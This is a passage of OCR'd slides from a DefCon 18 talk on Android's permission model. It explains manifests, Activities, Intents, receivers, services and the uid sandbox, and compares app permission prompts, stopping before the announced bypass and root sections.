THESE AREN'T THE PERMISSIONS YOU'RE LOOKING FOR


Anthony Lineberry
David Luke Richardson
Tim Wyatt

lookout™

DefCon 18

AGENDA

- Android Internals Overview
- Security/Permission Model
- Why Ask For Permission When You Can Ask For Forgiveness?
- Log-Cat – Our Inside Mole
- The Ultimate Permission
  (Yes, we're talking about root)
- Mitigation



ANDROID INTERNALS


Diving Into the Belly of the Beast

ANDROID MANIFEST

- AndroidManifest.xml – Every application must have one
- Declares the package name, a unique identifier for every app
- Describes applications components (Activities, Services, BroadcastReceivers, etc)
- Declares requested permissions "needed" to access protected API's (If only there were a way to get around that...)
- Declares permissions other applications are required to have to interact with applications components

ACTIVITY

- A way for users to interact with the application
- Composed of Views:
  - Button
  - TextView
  - ImageView
  - etc...



ACTIVITY

- Managed as an Activity stack
- New/foreground activity on top of stack. In *running/active* state
- Previous Activities below in *paused* state
- Removed from stack when Activity finishes

ACTIVITY


- An application can start another application’s Activity!
- Activity runs in its application’s process.
- Callee doesn’t necessarily have access to Activity’s data
- Permission attribute in manifest can restrict who can start the permission

INTENT

- "An abstract description of an operation to be performed"
- Simple IPC for applications
- Intents can be sent with data

INTENT

- Can be used to start an Activity with **startActivity()**
- Intents can be broadcast system wide with **sendBroadcast()**
- Communicate with a background Service
- Two main components:
  - Action
  - Data (URI: http:, content:, geo:, etc...)




```
Intent myIntent = new Intent(Intent.ACTION_VIEW, Uri.parse("http://www.google.com"));
startActivity(myIntent);
```

BROADCAST RECEIVER

- Receives an Intent
- Can be created dynamically with **registerBroadcast()** or declared in the manifest with the **<receiver>** tag
- Receives two types of broadcasts:
    - Normal Broadcasts – Asynchronous; Cannot be aborted
    - Ordered Broadcasts – Delivered serially; Can be aborted or pass result to next receiver

BROADCAST RECEIVER

- Permissions can be enforced
- Sender can declare permission for who can receive the Intent
- Receiver can declare permission for who can send an Intent to it



SERVICE

- Component to do work in the background
- NOT a separate process
- NOT a thread
- Kind of like an Activity without a UI
- Can enforce access to service with a required permission

SECURITY/PERMISSION MODEL

The Mythical Sandbox

THE SANDBOX

- Not a VM sandbox as many believe
  - Unix multi-user (uid/gid) sandbox!
  - Each app is a different uid
- Lightweight VM running for each process
- Breaking out of the VM gains you nothing
- Apps can request to share a uid (Both must be signed with the same key)

PERMISSIONS


- Default application has no permissions granted
- Finer grained access to content/APIs
  - **android.permission.READ_SMS**
  - **android.permission.CHANGE_WIFI_STATE**
  - etc..
- Declared in AndroidManifest.xml

AnDroID
DeVeLOPMeNT™

WHY ASK FOR PERMISSION WHEN YOU CAN ASK FOR FORGIVENESS?

WHY PERMISSIONS MATTER

- Permissions gate what an App can do
- Users are required to OK permissions before downloading an App
- Users can decipher to some degree whether permissions are appropriate



Pandora Radio
Pandora

This application has access to the following:


⚠ **Network communication**
full Internet access

⚠ **Phone calls**
read phone state

⚠ **System tools**
modify global system settings, prevent phone from sleeping

⚠ **Your personal information**
read contact data

WHY PERMISSIONS MATTER



11:01

Tic Tac Toe

PosiMotion LLC.

FREE

This application has access to the following:

⚠ Network communication


full Internet access

Hide

● Network communication

view network state

VS



11:00

Tic Tac Toe

Optime Software

FREE

This application has access to the following:

⚠ Network communication

full Internet access

⚠ System tools


mount and unmount filesystems

⚠ Hardware controls

change your audio settings

WHAT DOES 0 PERMISSIONS MEAN?

